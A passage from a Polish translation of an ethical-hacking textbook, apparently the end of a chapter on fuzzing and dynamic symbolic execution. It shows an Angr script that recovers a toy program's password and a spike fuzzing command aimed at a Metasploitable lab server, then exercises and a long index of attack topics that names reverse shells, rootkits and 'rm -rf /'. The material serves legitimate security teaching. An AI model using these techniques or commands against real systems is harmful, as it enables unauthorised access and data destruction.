Tabela 9.2. Dane, zmienne symboliczne i warunki ścieżki zebrane w jednym przejściu

Kod źródłowy	Dane	Zmienne symboliczne	Warunki ścieżki
<pre> from hashlib import sha256 def hashPass(x): return sha256(x) def checkMatch(x,y): z = hashpass(y) if (x == z): assert(true) else: assert(false) </pre>	<pre> x = 2, y = 1 z = 6b...b4b </pre>	<pre> x₀ = x, y₀ = y z = sha256(y₀) </pre>	<pre> x₀ != sha256(y₀) </pre>

Funkcja skrótu SHA256 użyta w kodzie jest funkcją jednokierunkową, więc solver (funkcja umożliwiająca rozwiązywanie równań) nie będzie w stanie znaleźć wartości dla x i y , które spełniają ten warunek. Możemy go jednak uprościć, zastępując symboliczną zmienną y_0 jej konkretną wartością $y = 1$:

$$x == \text{sha256}(y_0) \rightarrow x == \text{sha256}(1) \rightarrow x == 6b\dots b4b$$

Mamy teraz satysfakcjonujące równanie, które możemy łatwo rozwiązać.

DSE nie jest jednak idealne. Nadal się zdarza, że nie eksploruje wszystkich ścieżek w programie. Ale fuzzing i DSE należą do najlepszych narzędzi do wykrywania luk typu zero-day. Przyjrzyjmy się niektórym programom, które umożliwiają przeprowadzanie testów za pomocą DSE.

Używanie DSE do łamania hasła

Odkryjmy hasło użytkownika za pomocą narzędzia o nazwie *Angr*. Angr został stworzony przez Yana Shoshitaishvilię i innych członków zespołu badawczego Giovanniego Vigny na Uniwersytecie Santa Barbara. Zamiast analizować konkretny język programowania, Angr analizuje pliki binarne, które otrzymuje się podczas kompilacji programu, co czyni go niezależnym od języka. Przećwiczymy go w tej sekcji, ale najpierw musimy stworzyć program do testowania.

Tworzenie wykonywalnego pliku binarnego

Na pulpicie Kali Linux utwórz folder o nazwie *Concolic* i wygeneruj w nim plik o nazwie *simple.c*. To jest plik, który skompilujemy.

Skopiuj do pliku ten kod:

```
#include <stdio.h>

void checkPass(int x){
    if(x == 7857){
        printf("Access Granted");
    }else{
        printf("Access Denied");
    }
}

int main(int argc, char *argv[]) {
    int x = 0;
    printf("Enter the password: ");
    scanf("%d", &x);
    checkPass(x);
}
```

Powyższy program jest zaimplementowany w języku programowania C. Program prosi użytkownika o wprowadzenie hasła, a następnie sprawdza, czy pasuje ono do ciągu 7857 (prawidłowa wartość). Jeśli hasło jest zgodne, program wyświetla Access Granted. W przeciwnym razie pokazuje komunikat Access Denied.

Otwórz terminal i przejdź do umieszczonego na pulpicie folderu *Concolic*:

```
kali@kali:~$ cd ~/Desktop/Concolic/
```

Skompiluj program *simple.c*, aby utworzyć plik binarny (plik zawierający kod maszynowy) — w tym celu użyj polecenia:

```
kali@kali:~$ gcc -o simple simple.c
```

Ten program uruchamia kompilator *gcc* (preinstalowany w Kali Linux), który skompiluje plik *simple.c* i zwróci (*-o*) plik binarny o nazwie *simple*.

Przetestuj działanie pliku binarnego przy użyciu polecenia:

```
kali@kali:~$ ./simple
```

Instalowanie i uruchamianie Angr

Zalecamy uruchamianie Angr w wirtualnym środowisku Pythona. Środowisko wirtualne izoluje biblioteki używane przez Angr od bibliotek Twojego środowiska — co zmniejsza błędy spowodowane przez sprzeczne wersje bibliotek. Uruchom

poniższe polecenie, aby zainstalować nakładkę (ang. *wrapper*) na środowisko wirtualnego Pythona (*virtualenvwrapper*) i jego zależności:

```
kali@kali:~$ sudo apt-get install python3-dev libffi-dev build-essential
virtualenvwrapper
```

Następnie skonfiguruj terminal i aktywuj wrapper środowiska wirtualnego, który umożliwi tworzenie nowych środowisk wirtualnych:

```
kali@kali:~$ source /usr/share/virtualenvwrapper/virtualenvwrapper.sh
```

Teraz utwórz nowe środowisko wirtualne o nazwie *angrEnv* i skonfiguruj je tak, aby używało Pythona 3:

```
kali@kali:~$ mkvirtualenv --python=$(which python3) angrEnv
```

Na koniec zainstaluj Angr w tym nowym środowisku:

```
kali@kali:~$ pip3 install angr
```

Jeśli wszystko skonfigurujesz poprawnie, zobaczysz etykietę *angrEnv* w swoim terminalu:

```
(angrEnv) kali@kali:~/Desktop/Concolic$
```

Angr jest dobrze udokumentowany, zanim więc przejdziesz dalej, polecam zapoznać się z podstawową dokumentacją. Spróbuj także wykonać ćwiczenia w interaktywnej powłoce Pythona wymienione na <https://docs.angr.io/coreconcepts/toplevel/>.

Program Angr

Teraz napiszmy w Pythonie program, który będzie używał narzędzia Angr do automatycznego wykrywania hasła w napisanym przez nas programie. Utwórz na pulpicie plik o nazwie *angrSim.py* i zapisz w nim taki fragment kodu:

```
import angr
import sys
❶ project = angr.Project('simple')
❷ initial_state = project.factory.entry_state()
  simulation = project.factory.simgr(initial_state)

❸ def is_successful(state):
```

```

        stdout_output = state.posix.dumps(sys.stdout.fileno())
        return 'Access Granted' in stdout_output.decode("utf-8")

4 def should_abort(state):
    stdout_output = state.posix.dumps(sys.stdout.fileno())
    return 'Access Denied' in stdout_output.decode("utf-8")

5 simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
    solution_state = simulation.found[0]
    print("Found solution")
6 print(solution_state.posix.dumps(sys.stdin.fileno()))
else:
    raise Exception('Could not find the password')

```

Importujemy plik binarny programu `simple.c` jako projekt Angr ❶. Zanim przejdziemy dalej, pamiętaj, że zmienne symboliczne, które będziesz sprawdzać, będą wektorami bitowymi reprezentującymi zawartość rejestrów symbolicznych. Dzieje się tak, ponieważ wykonanie symboliczne dotyczy pliku binarnego, a nie kodu źródłowego.

Otrzymujemy początkowy stan wejścia programu ❷. Następnie przekazujemy ten stan do menedżera symulacji (`simgr`), który będzie zarządzał procesem symulowania wykonywania programu. Jeśli chcesz ręcznie symulować program, możesz uruchomić `simulation.step()`, co pozwoliłoby na sprawdzenie stanu i warunku ścieżki na każdym kroku wykonywania. Dokumentacja Angr przedstawia ten proces za pomocą prostego przykładu.

Teraz definiujemy funkcję, która identyfikuje stan sukcesu ❸. Jeśli stan zwróci ciąg `Access Granted`, funkcja zwróci wartość `true`. Następnie definiujemy funkcję, która identyfikuje stan awarii ❹. Jeśli stan zwróci ciąg `Access Denied`, funkcja zwróci `true`.

Możemy rozpocząć proces DSE. Przekazujemy wskaźniki funkcji do funkcji oceniającej, czy wystąpił sukces lub niepowodzenie ❺. Jeśli symulacja osiągnie stan niepowodzenia, szybko się kończy i wznawia wyszukiwanie. Jeśli jednak symulacja wykryje stan powodzenia, kończy się i zapisuje stan. Na koniec wypisujemy dane wejściowe, które spowodowały, że weszliśmy w stan sukcesu, i otrzymujemy hasło ❻.

Za pomocą terminala uruchom program `angrSim.py`:

```
(angrEnv) kali@kali:~/Desktop/Concolic$ python3 angrSim.py
```

Jego wykonywanie zajmie trochę czasu. Po zakończeniu zobaczysz takie dane wyjściowe:

```
It is being loaded with a base address of 0x400000.
Found solution
b'0000007857'
```

Gratulacje, znasz już zasady pracy z silnikiem DSE programu Angr i masz dane wejściowe, które poprowadzą Cię do sukcesu.

Ćwiczenia

Ćwiczenia te mają na celu uzupełnienie Twojej wiedzy o DSE i fuzzingu. Podaję je uporządkowane według stopnia trudności i polecam zacząć od tych trudniejszych. Pomogą Ci one naprawdę opanować te zagadnienia. Pomyślnych łowów.

Zdobądź flagę za pomocą Angr

W tym rozdziale przyjrzelśmy się tylko niewielkiej części tego, do czego zdolny jest Angr. Możesz poszerzyć swoją wiedzę na temat tego narzędzia, wykonując wyzwania *Capture the Flag* stworzone przez Jake'a Springera. Repozytorium wyzwań na https://github.com/jakespringer/angr_ctf zawiera również rozwiązania, więc po przeprowadzeniu próby możesz sprawdzić swoją pracę. Ukończ wszystkie 17 wyzwań, aby naprawdę opanować Angr.

Fuzzing protokołów internetowych

Zbadaliśmy, jak przeprowadzić fuzzing na plikach binarnych. Teraz przyjrzyjmy się protokołom sieciowym — zrobimy to za pomocą narzędzia *spike*, które jest preinstalowane na maszynie wirtualnej Kali Linux. Oto ogólna składnia polecenia:

```
generic_web_server_fuzz [target-IP] [port] [spikescript] [variable index]
↳[strings index]
```

Zacznij od określenia hostów, które chcesz fuzzować (na przykład serwera Metasploitable). Następnie określ port używany przez protokół. Na przykład możesz spróbować fuzzować serwer SMTP działający na porcie 25.

Fuzzer narzędzia *spike* nie zna struktury protokołu SMTP, musisz więc dostarczyć skrypt, który definiuje wiadomość, jaką ma wysłać. Ten skrypt będzie się składał z kolekcji ciągów do wysłania i ze zmiennych, które można zmieniać. Możesz napisać własne skrypty fuzzingowe lub skorzystać ze skryptów zawartych w katalogu `/usr/share/spike/audits/`. W dalszej części tego ćwiczenia przyjrzymy się przykładowemu skryptowi.

`[variable index]` określa początkową lokalizację w skrypcie. Na przykład wartość indeksu równa 0 spowoduje fuzzing od pierwszej zmiennej zawartej w skrypcie, podczas gdy wartość 3 pozostawi pierwsze trzy wartości niezmiennione i proces rozpocznie się od zmiany czwartej zmiennej zawartej w skrypcie.

Fuzzer narzędzia *spike* ma predefiniowaną tablicę mutacji łańcuchowych, a wartość `[strings index]` określa, która z nich ma być użyta jako pierwsza. Na przykład wartość 0 spowoduje rozpoczęcie operacji od pierwszej mutacji ciągu, podczas gdy wartość 4 wyznacza start od piątej mutacji. Wartości `[variable index]`

i *[strings index]* są przydatne, ponieważ umożliwiają wznowienie fuzzingu w określonym momencie procesu, jeśli zostanie on z jakiegoś powodu zakończony.

Kompletne polecenie może wyglądać tak:

```
kali@kali:~$ generic_web_server_fuzz <Metasploitable IP address>
25/usr/share/spike/audits/SMTP/smtpl.spk 0 0
Target is 192.168.1.101
Total Number of Strings is 681
Fuzzing Variable 1:1
Variablesized= 5004
Request:
HELO /./AAAAAAAAAA
...
```

Aby lepiej zrozumieć dane wyjściowe, spójrzmy na skrypt *smtpl.spk*. Ten skrypt narzędzia *spike* opisuje protokół SMTP i składa się z zestawu poleceń:

```
s_string_variable("HELO");
s_string(" ");
s_string_variable("localhost");
s_string("\r\n");
//endblock
❶ s_string("MAIL-FROM");
s_string(":");
❷ s_string_variable("bob")
```

Polecenie `s_string()` mówi fuzzerowi, aby wysłał ciąg znaków odpowiadający części wiadomości SMTP. Fuzzer wysłał polecenie MAIL-FROM związane z protokołem SMTP ❶. Polecenie `s_string_variable()` definiuje ciąg, który będzie zmieniany. W tym wypadku jest to "bob" ❷. Fuzzer może zmienić ten ciąg i na przykład wysłać "buu". A jeszcze innym razem wysyłanym ciągiem może być bAAAAAA.

Skrypt *spike* obsługuje również inne polecenia, takie jak `s_readline`, które wyświetla ciąg reprezentujący odpowiedź, a także `printf()`, wypisujące dane w lokalnym terminalu (i doskonale nadające się do debugowania). Polecenie `spike_send()` opróżnia bufor i wysyła całą jego zawartość.

Spróbuj napisać własny skrypt *spike* dla innego protokołu sieciowego. Jeśli uznasz, że jest przydatny, dodaj go do oficjalnego repozytorium Git pod adresem <https://github.com/guilhermeferreira/spikepp.git>.

Fuzzing projektu open source

Poćwiczmy teraz fuzzing prawdziwego programu. W tym ćwiczeniu spróbuj uruchomić fuzzer AFL, którego używaliśmy w tym rozdziale, dla swojego ulubionego projektu open source. Należy pamiętać, że fuzzing programów open source jest legalny, ponieważ pomaga to społeczności programistów wykrywać błędy, które mogą potencjalnie zostać wykorzystane przez atakujących.

Podczas fuzzingu programu pamiętaj, że gdy znajdziesz błąd, wyślij e-mail do twórców projektu. Pomocne jest również wyjaśnienie, w jaki sposób można wykorzystać błąd, i dołączenie przykładowego kodu, który go wykorzystuje.

Jak szybko określić, czy błąd można wykorzystać? Wtyczka narzędzia *gdb* pozwala określić, czy błąd, który spowodował awarię, może być złośliwy. Wtyczkę można pobrać z <https://github.com/jffoote/exploitable>.

Fuzzing jest procesem wymagającym dużej mocy obliczeniowej i nie zaleca się robienia tego na maszynie wirtualnej. Zamiast tego uruchom fuzzer na zdalnym serwerze lub na komputerze lokalnym.

Zaimplementuj własny mechanizm DSE

Fizyk Richard Feynman powiedział kiedyś: „Nie rozumiem tego, czego nie mogę stworzyć”. Najlepszym sposobem na głębokie zrozumienie czegoś jest wdrożenie tego samodzielnie. Spróbuj zaimplementować własny mechanizm DSE w Pythonie. To ćwiczenie, przekazane studentom bezpieczeństwa komputerowego MIT, zostało udostępnione publicznie tutaj: <https://css.csail.mit.edu/6.858/2018/labs/lab3.html>.

Spróbuj. Prawdopodobnie zaskoczy Cię, ile umiesz po lekturze tego rozdziału.

Skorowidz

A

adres

IP, 41

aktywny, 163

docelowy, ip.dst, 61

notacja CIDR, 41

serwera, 42

serwera Metasploitable, 34

statyczny, 315

wewnętrzny, 166

zewnętrzny, 166

źródłowy, src, 61

MAC, 40

URL, 143

adresy

IPv4, 165

IPv6, 165

AESGCM, 124

AFL, American Fuzzy Lop, 190

instalowanie, 191

agent atakujący, 212

Ajax spider, 298

aktualizacja vsftpd, 36

algorytm Diffiego-Hellmana, 115

generowanie parametrów

współdzielonych, 115

generowanie pary kluczy, 116

klucz jednorazowy, 118

obliczanie współdzielonego klucza, 119

otrzymywanie klucza, 120

wymiana klucza, 118

algorytm

Euklidesa, 99

generowania klucza, 99

kwantowy, 101

MD5, 280

OAEP, 99, 105

działanie, 102

one-time, 88, 90

działanie, 89

optymalnego dopełniania dla szyfrowania

asymetrycznego, 99

podpisu, 113

podwajania i dodawania, 123

RSA, 97

działanie, 98

szyfrowanie pliku, 99

wymiany kluczy Diffiego-Hellmana, 110, 115

wyodrębniania kluczowych punktów, 144

analizowanie

pakietów, 63

sieci powiązań, 151

Android Runtime, 231

Android Studio, 234

testowanie trojana, 234

Angr, 200

instalowanie, 201

łamanie hasła, 200

uruchamianie, 201

antywirus, 221

APK, Android Package, 229

apktool, 230

architektura P2P, 81

Drovorub, 208

klient-serwer, 81

ARIN, 174

Armitage, 258

dostęp do powłoki, 262

instalowanie rootkita, 258

opis ataku, 261

skanowanie sieci, 260

uruchomienie, 259

ARP, address resolution protocol, 39

- ARP spoofer
 - implementacja w Pythonie, 50
- ARP spoofing, 39
 - fazy ataku, 43
 - przechwytywanie ruchu, 39
 - wykrywanie ataku, 48
 - zabezpieczanie się, 48
- arpspoof, 44–50
- ASCII, 88
 - reprezentacja binarna znaków, 89
- atak
 - na algorytm Diffiego-Hellmana, 121
 - phishingowy, 133
 - słownikowy, 269, 281, 282, 288
 - socjotechniczny, 133, 301
 - ARP spoofing, 39, 43, 48, 59
 - backdoor, 33
 - cross-site scripting, 290
 - DC sync, 345
 - Dirty COW, 323
 - golden ticket, 345
 - Google Phishing, 302
 - Heartbleed, 162, 181
 - man-in-the-middle, 43
 - odmowa usługi, DDoS, 80
 - pass-the-hash, 332, 333
 - pass-the-ticket, 344
 - przeciążenie bufora, 180
 - reflected XSS, 296
 - SQL injection, 268–271
 - stored XSS, 294, 295
 - zatrucia, 336
- atakowanie
 - infrastruktury telefonii komórkowej, 357
 - Kerberos, 342
 - usługi
 - Active Directory, 336
 - DNS, 335
 - LDAP, 336
- audyt
 - SMTP, 149
 - utwardzonego serwera, 355
- automatyczne wykrywanie hasła, 202

B

- backdoor, tylne drzwi, 33, 35, 171
 - aplikacji vsftp, 75
 - dostęp do Metasploitable, 33, 35

- banery, 162
- Base64, 222
- baza danych
 - CVE, 167
 - Exploit Database, 167
 - NoSQL, 286
 - podatności, 167
 - whois, 152–155, 174–176
 - z ujawnionymi poświadczeniami, 156
- BeEF
 - atak socjotechniczny, 302
 - ekran logowania, 301
- biały wywiad, 151
- biblioteka
 - OpenCV, 239
 - OpenSSL, 95, 99–102, 116–121, 125, 140, 162, 180
 - pyca/cryptography, 104, 107
 - Scapy, 82, 84
 - smtplib, 140
 - socket, 76
 - SSL, 124
- botnet, 80
 - Mirai, 80
- Bridged Adapter, 27
- Browser Exploitation Framework, 300
- Bug Bounty, 307
- Burp Suite, 288
 - przechwytywanie żądania HTTP, 289

C

- CAM, content addressable memory, 51
- certyfikat, 113, 130
- CIDR, Classless Inter-Domain Routing, 41
- Cookie Quick Manager, 294
- cross-site scripting, 290
- CTR, counter mode block cipher, 93
- CVE, Common Vulnerabilities and Exposures, 167

D

- dane formularza, 142
- DDoS, distributed denial of service, 80
- deepfake, 133, 144
- dekompilacja pakietu APK, 230
- detektor punktów kluczowych, 147
- DHCP, 314

- Discover, 173
 - instalowanie, 175
 - narzędzia, 174
 - skanowanie, 174
 - skanowanie OSINT, 173
- DMARC, 139
- DNS lookup, 135
- DNS, Domain Name System, 52
- DOM, 293
- domain controller, 328
- domena, 334
- Drovorub, 208
 - agent atakujący, 212
 - działanie, 208
 - klient ofiary, 210
 - moduł jądra ofiary, 212
 - serwer atakujący, 208
 - złośliwe oprogramowanie, 211
- drzewo obliczeń, 195
- DSE, dynamic symbolic execution, 197
 - działanie silnika, 197–200
 - łamanie hasła, 200
- DSLAM, digital subscriber line access multiplexer, 42
- dual-homed
 - dodawanie obsługi NAT, 326
 - konfiguracja urządzenia, 312
 - podłączenie do sieci prywatnej, 314
- dynamiczne wykonanie symboliczne,
Patrz DSE

E

- ECB, electronic code book, 92
- edycja pliku .deb, 214
- edytor tekstu Mousepad, 48, 104
- ekran logowania Kali Linux, 32
- elektroniczna książka kodów, ECB, 92
- e-mail
 - funkcje obronne, 139
 - proces wymiany wiadomości, 134
- encja, 153
- enkapsulacja, 55
- enkoder, 221
 - Base64, 222
 - polimorficzny, 226
 - powershell_base64, 222
 - SGN, 225, 226
 - kodowanie bajtów, 226

- ESMTP, extended simple mail transfer protocol, 136
- Evil-Droid, 238
- Exploit Database, 167
- exploit, 169, 181, 187
- exploiting, 75

F

- falszywa
 - przepustka, 345
 - stacja bazowa, 358
 - strona internetowa, 141, 213, 237
 - strona logowania, 143
 - tabela ARP, 47
- falszywe
 - dane uwierzytelniające, 303
 - poświadczenia, 318
 - wiadomości e-mail, 133, 134, 138
 - wideo, 144–147
- falszywy
 - ekran logowania, 301, 302
 - numer telefonu, 158
 - numer ubezpieczenia, 266
 - pakiet ARP, 43
- filtr
 - after, 159
 - city, 164
 - filetype, 159
 - intext, 159
 - inurl, 158
 - os, 164
- filtrowanie
 - TCP, 62
 - pakietów, 61
- Firefox
 - narzędzia programistyczne, 292
- flaga
 - days, 125
 - enc -aes-256-ctr, 95
 - FIN, 74
 - genrsa, 99
 - help, 284
 - keyout, 126
 - LHOST, 209
 - new, 125
 - O, 82
 - oaep, 101
 - paramfile, 117
 - PAYLOAD, 209

flaga
 PSH, 74
 -pubout, 100
 pubout, 119
 req, 125
 rsa, 99
 -sV, 73
 SYN, 70
 SYN S, 83
 URG, 74
 WP, 252
 -x509, 126

formularz HTML, 142

fragmentacja, 180

FTP, 56

funkcja
 ARP(), 51
 arp_restore(), 51
 arp_spoof(), 51
 bind(), 78
 encode_block(), 225
 exploit(), 187
 fclose(), 249
 getdents(), 256
 getdents64(), 257
 HMAC, 111
 make_animation(), 147
 pad(), 102
 printk(), 246
 proc.communicate(), 77
 select(), 184
 skrót, 102, 112, 277
 MD5, 278, 279
 SHA256, 105, 200, 278, 281
 sniff(), 49
 sr(), 84
 tworzenia klucza, 92
 tworzenia klucza oparta na hasłach, 92

fuzzer python-afl, 192

fuzzing, 179, 188
 losowy, 189
 programu, 191, 193
 projektu open source, 205
 protokołów internetowych, 204

G

generator liczb pseudolosowych, PRG, 91

generowanie
 klucza RSA, 233
 pary kluczy, 116

GNFS, general numer field sieve, 121

gniazdo, 68
 klienta
 bezpieczne połączenie, 125
 serwera
 bezpieczne połączenia, 126
 TCP, 68, 71
 UDP, 69

Google Colab, 145

Google dorking, 158

graficzny interfejs użytkownika, 259

H

hakowanie systemów przemysłowych, 359

Hashcat, 284

hasła użytkowników, 321

hierarchia sieci, 41

HMAC, hash-based message authentication
 codes, 111

honey pot, 160

hooking, 250, 251, 257

HSTS bypass, 128

HTML, 141

HTTP, 56

HTTPS, 128

Hydra, 285

I

ICMP, Internet Control Message Protocol, 57

implementacja serwera SSH, 314

indeksowanie, 298

informatyka śledcza, 359

instalowanie
 AFL, 191
 rootkitów, 262, 304

interfejs
 API, 68
 eth0, 58
 lo, 59
 pętli zwrotnej, 59
 serwera Metasploitable, 313
 wlan, 59

Internal LAN, 27

inżynieria wsteczna, 358

IP forwarding, 44

iptables, 163

J

JavaScript, 306
JDK
 instalowanie, 233
jednostka organizacyjna, 334
język SQL, 266

K

Kali Linux
 ekran logowania, 32
 konfigurowanie, 31
karta
 sieciowa, NIC, 57
 adres MAC, 40
 Bridged Adapter, 27
 SIM, 157
Kerberoasting, 346
Kerberos, 342
keylogger, 262
klauzula
 FROM, 267
 SELECT, 267
 WHERE, 267
klient
 odwróconej powłoki, 75
 ransomware, 107
 zapytań LDAP, 338
klonowanie
 głosu, 148
 strony, 142
klucz, 88
 jednorazowy, 88, 118
 pojedynczy współdzielony, 96
 prywatny, 97, 116
 publiczny, 96, 100, 116
 RSA, 233
 SSH, 350
 symetryczny, 104, 109, 110
 tajny, 119
kod
 modułu jądra, 244
 odwróconej powłoki, 76
 uwierzytelniania, 112
kodowanie
 ASCII, 222
 Base64, 101, 222
kompilowanie modułu jądra, 255
komponenty sieci, 56

komunikacja
 SMTP, 135
 TLS, 110
koncentrator cyfrowych linii abonenckich,
 DSLAM, 42
konfigurowanie
 Kali Linux, 31
 kart sieciowych, 27
 Metasploitable, 30
 pfSense, 25, 27
 sieci wewnętrznej, 27
 sieci wewnętrznej Metasploitable, 30
 SSH, 350
 Ubuntu Linux Desktop, 32
 VirtualBox, 24
 VPS, 350
 wirtualnego routera, 27
kontroler domeny, 328, 334
kradzież
 hasel, 268
 pliku cookie, 293
krotka, 76
kryptografia
 asymetryczna, 96, 351
 klucza publicznego, 96
krzywa eliptyczna
 Diffiego-Hellmana, 121
 równanie, 122

L

LCG, 91, 92
LDAP, 338
 obsługa wiązań, 338
LDAP, Lightweight Directory Access Protocol,
 334
liczba jednorazowa, 94
licznikowy szyfr blokowy, CTR, 93
liniowy generator kongruencyjny, LCG, 91
Linux
 hasła użytkowników, 321
 nazwy użytkowników, 321
 skrótów hasel, 321
 uprawnienia, 322
 uruchomienie exploita, 325
lista
 luk w Exploit Database, 167
 par adresów e-mail i hasel, 156
 wykluczeń, 160
 zapytań Google, 159

- loopback interface, 59
- losowy fuzzing, 189
- LSSAS, Local Security Authority Subsystem Service, 329
- luka
 - backdoor, 33
 - Dirty COW, 323
 - Heartbleed, 180
 - vftpd, 261
 - w protokole ARP, 39
 - zero-click, 75
 - zero-day, 179
- luki w zabezpieczeniach, 168, 169
 - lista w Exploit Database, 167
 - przeglądarki Chrome, 304
 - wykryte podczas skanowania, 172

Ł

- łamanie
 - hasel, 200, 266, 283
 - skróków, 281, 283
- łącza magnet, 156

M

- MAC flooding, 51
- MAC, message authentication code, 112
- magazyn kluczy Java, 232
- magnet, 156
- Maltego, 153
 - transformacje, 153
 - uruchomienia transformacji, 154
 - wyniki transformacji, 155
- Maltego CE free, 153
- malware, 208
- Masscan, 159
 - odczyt banerów, 162
 - opcja source-ip, 162
 - skanowanie Internetu, 161
- maszyna wirtualna
 - Kali Linux, 31
 - kopia zapasowa, 243
 - Metasploitable, 30, 31
 - pSense, 27
 - Ubuntu Linux Desktop, 32
- medium transmisyjne, 57
- menedżer
 - pakietów apt-get, 44
 - urządzeń wirtualnych Android, 234

- Metasploit
 - Framework, 208, 224
 - interfejs Armitage, 259
 - scanning tool, 174
 - tworzenie modułu, 224
- Metasploitable
 - aktualizacja vsftpd, 36
 - atak typu backdoor, 35
 - konfigurowanie maszyny wirtualnej, 30
 - uruchomienie maszyny wirtualnej, 31
 - w przeglądarce Kali Linux, 35
- metoda
 - handle(), 83
 - Popen, 77
 - printk(), 245
- mimikatz
 - zdobywanie skrótów hasel, 329
- model
 - klient-serwer, 72
 - obiektowy dokumentu, DOM, 293
 - peer-to-peer, P2P, 73
- moduł
 - Fernet, 105
 - jądra, 243
 - keylogger, 262
 - kod, 244
 - kompilowanie, 245, 255
 - ofiary, 212
 - tworzenie rootkitów, 247
 - uruchamianie, 245
 - Metasploit, 224
- modyfikowanie tablicy wpisów, 257
- monitorowanie gniazda, 184
- msfvenom, 210, 216, 225–227, 229–230
- MTU, transmission unit, 180
- Mutillidae, 268
 - ekran logowania, 270

N

- narzędzia
 - do testów penetracyjnych, 31
 - fizyczne, 359
 - hakerskie, 352
- narzędzie, *Patrz także* polecenie
 - Ajax spider, 298
 - Angr, 200
 - apktool, 230
 - Armitage, 258
 - arpspoof, 44–50

- BeEF, 300
- BloodHound, 340
- Cookie Quick Manager, 294
- dirb, 269
- Discover, 173
- dnsrecon, 174
- dsniff, 44
- goofile, 174
- Hashcat, 284
- Hydra, 285
- iptables, 163
- jarsigner, 233
- King Phisher, 148, 149
- Maltego, 153
- Masscan, 159
- Metasploit scanning tool, 174
- msfvenom, 210, 216, 225–227, 229–230
- netcat, 136, 224
- netdiscover, 34, 44, 170
- nmap, 73
- NoSQLMap, 287
- openssl, 120
- OSINT, 175
- pyarmor, 240
- Recon-ng, 174
- Responder, 336
- rtorrent, 157
- Secure Shell, 71
- SharpHound, 340
- Shodan, 163
- spike, 204
- SQLMap, 275
- swaks, 149, 150
- Tails, 348
- TCPDump, 52, 63–65
- theHarvester, 174
- Tor, 348
- traceroute, 57, 84, 174
- URLCrazy, 139, 144, 174, 306
- Whatweb, 174
- Wireshark, 52, 58
- ZAP, 298, 299
- Zmap, 159
- NAT, 71, 165
 - działanie, 165
- nazwy użytkowników, 321
- Nessus, 169
 - instalowanie, 169
 - skanowanie, 171
 - uzyskiwanie dostępu, 170

- netcat, 35, 136, 224, 320
- netdiscover, 34, 44, 170
- NIC, network interface card, 40, 57
- nieuprawniony odczyt pamięci, 186
- nmap, 73, 159
 - skanowanie, 172
- NoSQLMap, 287
- notatnik Colab, 145
- NTLM, NT LAN Manager, 332
 - proces uwierzytelniania, 332
- numery
 - portów, 53
 - sekwencyjne, 69

O

- obejście HSTS, 128
- obliczenia kwantowe, 359
- obraz ISO pfSense, 28
 - usuwanie, 29
- ochrona przed zapisem, 252
- odszyfrowywanie pliku, 95
- odwrócona powłoka, reverse shell, 68
 - kod klienta, 76
 - ładowanie na Metasploitable, 78
 - TCP, TCP reverse shell, 71
 - tworzenie klienta, 75
- okno narzędzia Wireshark, 60
- okres, 92
- opcja
 - Conversation Filter/TCP, 61
 - Follow/TCP Stream, 62
 - Traffic graphs, 66
- OpenSSL, 95, 99–102, 116–121, 125, 140, 162, 180
- operacja wiązania, 338, 340
- operator XOR, 90
- OSINT, open-source intelligence, 151, 174
- OWASP, 270, 297

P

- pakiet, 40
 - ACK, 70, 74
 - APK
 - dekompilacja, 230
 - podpisywanie, 232
 - FIN, 71, 74
 - Heartbeat, 186
 - ICMP, 84

- pakiet
 - Scapy, 48
 - SYN, 70
 - SYN-ACK, 70
 - TCP SYN, 83
 - TCP-FIN, 74
 - TLS, 184
- pakiety
 - utracone, dropped, 57
 - z numerami sekwencyjnymi, 69
- pamięć adresowana zawartością, CAM, 51
- para kluczy publiczny - prywatny, 116
- peer-to-peer, P2P, 73, 80, 81, 156
- pełny dupleks, full duplex, 70
- pfSense
 - instalacja, 25
 - konfiguracja, 25, 27
 - pulpit, 66
 - uruchomienie maszyny wirtualnej, 28
- phishing, 133, 149
- piaskownica, 303
- pivoting, 311
 - urządzenia dual-homed, 312
 - za pomocą Metasploita, 316
- plik
 - .deb, 214
 - /etc/passwd, 321
 - /etc/shadow, 321
 - control, 215
 - MainActivity.smali, 232
 - md5sums, 215
 - OVA, 31
 - postint, 215
 - robots.txt, 158
 - wpcnfig.php, 269
- pliki
 - .vmdk, 30
 - wykonywalne, 241
- podatności typu zero-day, 179
- podpisanie trojana, 233
- podpis
 - tworzenie, 112
 - tworzenie algorytmu, 113
 - weryfikowanie, 112
- podpisywanie, 97
 - pliku APK, 232
- podproces, 77
- polecenie
 - arp -a, 50
 - arpspoof, 45, 46
 - cat, 101, 102
 - DATA, 137
 - dmesg, 246
 - grep, 246
 - gunzip, 25
 - ifconfig, 235, 295
 - ls, 256
 - lsmode, 247, 262
 - make, 246
 - msfvenom, 216
 - netdiscover, 34
 - ping, 81
 - ps, 213
 - reboot, 36
 - rm -rf/, 36
 - show encoders, 222
 - tcpdump, 64
 - touch, 81
 - urlsnarf, 46
 - use, 209
 - whoami, 36, 79
- połączenie
 - HTTPS, 48, 128
 - TCP, TCP handshake, 69
 - z serwerem FTP, 35
- port, 54
 - 21, 35
 - 25, 135
 - 80, 63
 - 443, 83, 162
 - 6200, 34, 75
- porty
 - docelowe, 53
 - otwarte, 54
 - otwarte TCP i UDP, 159
 - rejestr nazw usługi i numerów, 72
 - skanowanie, 73
 - źródłowe, 53
- porywanie URL, squatting, 144
- poszukiwanie otwartych portów, 73
- poświadczenia, 269
- potok, 82
- powiązania pierwszego stopnia, 152
- powłoka, shell, 34, 64
- proces, 54
 - hookingu, 251
 - LSSAS, 329
- program
 - do wykrywania hasła, 202
 - do wstrzykiwania zapytań, 273
 - łamiący posolony skrót, 282

- protokół, 52
 - ARP, 39
 - DHCP, 314
 - DNS, 52
 - ESMTP, 136
 - HTTPS, 63, 128
 - ICMP, 57
 - IPv6, 165
 - Kerberos, 342
 - kontroli transmisji, TCP, 57
 - LDAP, 337
 - LLMNR, 335
 - NTLM, 332
 - pakietów użytkownika, UDP, 57
 - przesyłania dokumentów hipertekstowych,
 - HTTP, 56
 - przesyłania plików, FTP, 56
 - SMTP, 135
 - SMTPS, 135, 140
 - SSH, 314
 - TLS, 109
 - wielodostępu przez wykrywanie nośnej,
 - MAC, 57
- Protonmail, 153, 164
- proxy, 319
- przechwytywanie ruchu sieciowego, 44
 - ARP spoofing, 39
 - na porcie 80, 64
- przeciążenie bufora, buffer over-read, 180
- przeglądarka
 - Chrome, 304
 - Firefox, 60
 - Opera, 153
- przejmowanie karty SIM, 158
- przekazywanie adresów IP, 44
- przestrzeń
 - jądra, 248
 - użytkownika, 248
- pulpit pfSense, 66
- pułapka honey pot, 160
- Python
 - implementacja ARP spoofer, 50
